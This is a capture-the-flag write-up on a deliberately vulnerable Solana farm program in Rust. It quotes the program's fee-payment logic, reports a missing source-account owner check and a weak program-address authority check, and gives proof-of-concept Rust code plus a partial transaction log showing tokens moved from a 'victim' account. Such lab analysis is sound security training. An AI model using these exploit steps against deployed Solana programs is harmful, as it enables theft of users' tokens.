Halborn CTF

CTF: HalbornCTF_Rust_Solana

Author: Cristian Giustini

Version: 1.0

Last update: 2022/03/29

Contents

High-Level Analysis


The target application is a Solana project that automates the creation of a farm. The project is written in Rust language.

Further details about the application from a user point of view:

- The application allows a user to create a farm
- Farms are deactivated by default
- Creators have to pay a fee of 5000 tokens to enable the farm
- Farms cannot be activated multiple times

Technical analysis


The “**lib.rs**” contains the “**process_instruction**” that forwards every request to the “**processor::Processor::process**” function.



```rust
use solana_program::{
    account_info::{ AccountInfo},
    entrypoint,
    entrypoint::ProgramResult,
    program_error::PrintProgramError,
    pubkey::Pubkey,
};

pub mod error;
pub mod instruction;
pub mod processor;
pub mod state;
pub mod constant;

// this registers the program entrypoint
entrypoint!(process_instruction);

/// this is the program entrypoint
/// this function ALWAYS takes three parameters:
/// the ID of this program, array of accounts and instruction data
pub fn process_instruction(
    program_id: &Pubkey,
    accounts: &[AccountInfo],
    _instruction_data: &[u8],
) -> ProgramResult {
    // process the instruction
    if let Err(error: ProgramError) = processor::Processor::process(program_id, accounts, input: _instruction_data) {
        // revert the transaction and print the relevant error to validator log if processing fails
        error.print::<error::FarmError>();
        Err(error)
    } else {
        // otherwise return OK
        Ok(())
    }
}

```

Figure 1 The main entrypoint

The “**processor::Processor::process**” function takes the **program_id**, **account list** and **instruction data** as a parameter.



```
 60     /// by default, farms are not allowed (inactive)
 61     /// farm creator has to pay 5000 tokens to enable the farm
 62     pub fn process_pay_farm_fee(
 63         program_id: &Pubkey,
 64         accounts: &[AccountInfo],
 65         amount: u64,
 66     ) -> ProgramResult {
 67         let account_info_iter: &mut Iter<AccountInfo> = &mut accounts.iter();
 68 
 69         let farm_id_info: &AccountInfo = next_account_info(account_info_iter)?;
 70         let authority_info: &AccountInfo = next_account_info(account_info_iter)?;
 71         let creator_info: &AccountInfo = next_account_info(account_info_iter)?;
 72         let creator_token_account_info: &AccountInfo = next_account_info(account_info_iter)?;
 73         let fee_vault_info: &AccountInfo = next_account_info(account_info_iter)?;
 74         let token_program_info: &AccountInfo = next_account_info(account_info_iter)?;
 75         let mut farm_data: Farm = try_from_slice_unchecked::<Farm>(data: &farm_id_info.data.borrow())?;
 76 
 77         if farm_data.enabled == 1 {
 78             return Err(FarmError::AlreadyInUse.into());
 79         }
 80 
 81         if !creator_info.is_signer {
 82             return Err(FarmError::SignatureMissing.into())
 83         }
 84 
 85         if *creator_info.key != farm_data.creator {
 86             return Err(FarmError::WrongCreator.into());
 87         }
 88 
 89         if *authority_info.key != Self::authority_id(program_id, my_info: farm_id_info.key, farm_data.nonce)? {
 90             return Err(FarmError::InvalidProgramAddress.into());
 91         }
 92 
 93         if amount != FARM_FEE {
 94             return Err(FarmError::InvalidFarmFee.into());
 95         }
 96 
 97         let fee_vault_owner: Pubkey = TokenAccount::unpack_from_slice(src: &fee_vault_info.try_borrow_data()?)?.owner;
 98 
 99 
100         if fee_vault_owner != *authority_info.key {
101             return Err(FarmError::InvalidFeeAccount.into())
102         }
103 
104         Self::token_transfer(
105             pool: farm_id_info.key,
106             token_program_info.clone(),
107             source: creator_token_account_info.clone(),
108             destination: fee_vault_info.clone(),
109             authority: creator_info.clone(),
```

Figure 2 The process function on process.rs file

Since this is the core of the entire application, the whole logic can be summarized as follow:

- The "***farm_data***", which is a ***Farm*** struct, should contain an enabled flag set to 0 in order to bypass logic on lines 77-79
- The "***creator_info***", which will be the authority, needs to be signed (lines 81-83)
- The creator of the ***farm_data*** object signature needs to be the same as the ***authority*** (lines 85, 87)
- The "***authority_info"*** public key needs to be generated by following the logics of the "***Self::authority_id***", which is a proxy to "***Pubkey::create_program_address***" (line 89)
- The "**amount**" must match the ***FARM_FEE*** constant (which is 5000 tokens) (line 93)
- The "***fee_vault_owner***" is unpacked from the slice of "***fee_vault_info***", which represents the destination address of the tokens (line 100)

- All the above data plus the ***nonce*** parameter of the ***Farm*** struct and the “***token_account_info***” parameter are passed to the function “**token_transfer**”.

Vulnerabilities


Lack of checks for the source address (creator_token_account_info)

Severity: Critical

As defined in the ***TokenInstruction::transfer*** instruction, the operation accepts three accounts which are:

- Source address: the source account from which to get the tokens
- Destination address: the destination account
- Signer: the source account’s owner/delegate

As shown in the following screenshot, the ***process*** function does not provide any checks for the “**creator_token_account_info**” and the “**owner**” parameter of the Account is not checked against the specified authority.




ctf > src > processor.rs

```
    let authority_info: &AccountInfo = next_account_info(account_info_iter)?;
    let creator_info: &AccountInfo = next_account_info(account_info_iter)?;
    let creator_token_account_info: &AccountInfo = next_account_info(account_info_iter)?;
    let fee_vault_info: &AccountInfo = next_account_info(account_info_iter)?;
    let token_program_info: &AccountInfo = next_account_info(account_info_iter)?;
    let mut farm_data: Farm = try_from_slice_unchecked::<Farm>(data: &farm_id_info.data.borrow())?;

    if farm_data.enabled == 1 {···

    if !creator_info.is_signer {···

    if *creator_info.key != farm_data.creator {···

    if *authority_info.key != Self::authority_id(program_id, my_info: farm_id_info.key, farm_data.nonce)? {···

    if amount != FARM_FEE {···

    let fee_vault_owner: Pubkey = TokenAccount::unpack_from_slice(src: &fee_vault_info.try_borrow_data()?)?.owner;


    if fee_vault_owner != *authority_info.key {···

    Self::token_transfer(
        pool: farm_id_info.key,
        token_program_info.clone(),
        source: creator_token_account_info.clone(),
        destination: fee_vault_info.clone(),
        authority: creator_info.clone(),
        farm_data.nonce
```

Figure 3 The source account parameter


As a consequence, an attacker could create a farm and pay the fee by using arbitrary accounts, including the ones that does not belong to the same authority.

Proof of concept



```
    let farm: Keypair = keypair(123);
    let authority: Pubkey = Pubkey::create_program_address(seeds: &[&farm.pubkey().to_bytes(), &[1]], program_id: &program).unwrap();
    let victim: Keypair = keypair(4);
    let mint: Keypair = keypair(5);

    let mut env: LocalEnvironment = LocalEnvironment::builder() LocalEnvironmentBuilder
        .add_program(pubkey: program, path) &mut LocalEnvironmentBuilder
        .add_account_with_tokens(victim.pubkey(), mint: mint.pubkey(), owner: authority, amount: sol_to_lamports(sol: 31337.0)) &mut LocalEnvironmentBuilder
        .add_account_with_lamports(
            pubkey: authority,
            owner: program,
            lamports: sol_to_lamports(sol: 100000.0)) &mut LocalEnvironmentBuilder
        .build();
```

Figure 4 PoC Framework - Creation of the victim account



```
    env.create_account_with_data(account: &farm, data: farm_vec.try_to_vec().unwrap());
    env.execute_as_transaction(
        instructions: &[ix_pay_create_fee(
            farm_id: &farm.pubkey(),
            &authority,
            creator: &farm.pubkey(),
            creator_token_account: &farm.pubkey(),
            fee_vault: &victim.pubkey(),
            token_program_id: &program,
            farm_program_id: &program,
            amount: 5000
        )],
        signers: &[&farm]) EncodedConfirmedTransaction
        .print();

    1
}
```


Figure 5 Executing the transaction by passing the "victim" as a fee_vault parameter

Weak authorization mechanism for the “authority_info” parameter

Severity: **High**


The authority_info, which is not used by the transaction itself but as a checker for the authorization flow, does use an insecure way to verify the incoming key.

The program checks if the value contained in the “**authority_info.key**” matches the value generated by the **Pubkey::create_program_address** function.



```
    if *authority_info.key != Self::authority_id(program_id, my_info: farm_id_info.key, farm_data.nonce)? {
        return Err(FarmError::InvalidProgramAddress.into());
    }
      amount: u64
    if amount != FARM_FEE {···
```

Figure 6 Authority_info check



```
/// this function validates the farm authority address
pub fn authority_id(
    program_id: &Pubkey,
    my_info: &Pubkey,
    nonce: u8,
) -> Result<Pubkey, FarmError> {
    Pubkey::create_program_address(seeds: &[&my_info.to_bytes()[..32], &[nonce]], program_id) Result<Pubkey, PubkeyError>
        .or(res: Err(FarmError::InvalidProgramAddress))
}
```


Figure 7 The authority_id proxy function

As shown in the screenshot above, the program uses the ***Pubkey::create_program_address*** function to generate a key. This function will try to generate a Pubkey (or a FarmError) from the parameters:

- **program_id**
- **my_info**: This is the ***farm_id_info*** account sent by the user
- **nonce**: A value that will come from the "***farm_data***" Account and that will be appended along with the byte representation of the public key
-


Proof of concept

By knowing this, and since the "owner" field is not checked at all, it is possible to craft a Pubkey that matches the same logic of the **Pubkey::create_program_address** and the same nonce in order to bypass the check:




```
    let program: Pubkey = Pubkey::from_str("W4113t33333333333333333333333333333333333333").unwrap();

    let farm: Keypair = keypair(123);
    let authority: Pubkey = Pubkey::create_program_address(seeds: &[&farm.pubkey().to_bytes(), &[1]], program_id: &program).unwrap();
    let victim: Keypair = keypair(4);
    let mint: Keypair = keypair(5);
```

Figure 8 PoC Framework - Pubkey crafting



```
    let farm_vec: Farm = Farm {
        enabled: 0,
        nonce: 1,
        token_program_id: program,
        creator: farm.pubkey(),
        fee_vault: farm.pubkey()
    };
```

Figure 9 Creating a Farm struct that matches the same nonce



```
env.execute_as_transaction(
    instructions: &[ix_pay_create_fee(
        farm_id: &farm.pubkey(),
        &authority,
        creator: &farm.pubkey(),
        creator_token_account: &farm.pubkey(),
        fee_vault: &victim.pubkey(),
        token_program_id: &program,
        farm_program_id: &program,
        amount: 5000
    )],
    signers: &[&farm]) EncodedConfirmedTransaction
    .print();
```

Figure 10 Executing the transaction

Unsafe use of the try_from_slice_unchecked function

Severity: **Info**

The application is using the "**try_from_slice_unchecked**" function to extract the farm data information from the account.

The function itself is potentially not safe since it cannot guarantee that a buffer greater or equal to the expected size will properly deserialize.

Further information is available in the Solana docs:


https://docs.rs/solana-sdk/1.6.9/solana_sdk/borsh/fn.try_from_slice_unchecked.html

Final considerations

The final exploit that uses the PoC framework allowed to inject an arbitrary value for the "source" address of the token address.

The result of the transaction is shown below.

Note: The "BorshIOError" is returned after the Transfer transaction is made in the "process" function and it is probably caused by a misconfiguration of the Borsh Deserializer, which I was not able to configure properly. Nonetheless, as shown in the green rectangle, the final transaction has been executed correctly.



```
writing bytes 0 to 98
EXECUTE  (slot 0)
  Recent Blockhash: Ei4m1hnfoziqvWP2pyqUPtm9ZvkTFGBCmjSwS38JDexq
  Signature 0: 4QakGjFUAt86aPKkUFbsG4XAxr7kiYPMkebT54prE4MCqYyetcyXx1vJpw2XKUKnxXvAGvznegJK7RtH84oUyA6t
  Signature 1: 28R8ZaxoAVQ4c9NuWeG7uhUL7fiNJsq4Yq5iKLP5a13jx812T2iUm4fv4QkhV5JdPT5xS7TSwPqGMnNQRqonzBPf
  Account 0: srw- BfYCjJTWn9eyHd3uTrQzRkmL4A6pFTKWS3qd6u8so4Wx (fee payer)
  Account 1: srw- K123eGaVgHro7RxWtfcpRZHKQc3L2qPf2LH4zJtRNQ6
  Account 2: -rw- Koo4QPbasfYsgf6xbWLhEtmNY2yRTbwBtS1wE4rwutV
  Account 3: -r-- C7u3Zuz4VQd3m1TcXfPfjJD9pbCb6BYLE4qwybYrAp3e
  Account 4: -r-x W4113t3333333333333333333333333333333333333
  Instruction 0
    Program:   W4113t3333333333333333333333333333333333333 (4)
    Account 0: K123eGaVgHro7RxWtfcpRZHKQc3L2qPf2LH4zJtRNQ6 (1)
    Account 1: C7u3Zuz4VQd3m1TcXfPfjJD9pbCb6BYLE4qwybYrAp3e (3)
    Account 2: K123eGaVgHro7RxWtfcpRZHKQc3L2qPf2LH4zJtRNQ6 (1)
    Account 3: K123eGaVgHro7RxWtfcpRZHKQc3L2qPf2LH4zJtRNQ6 (1)
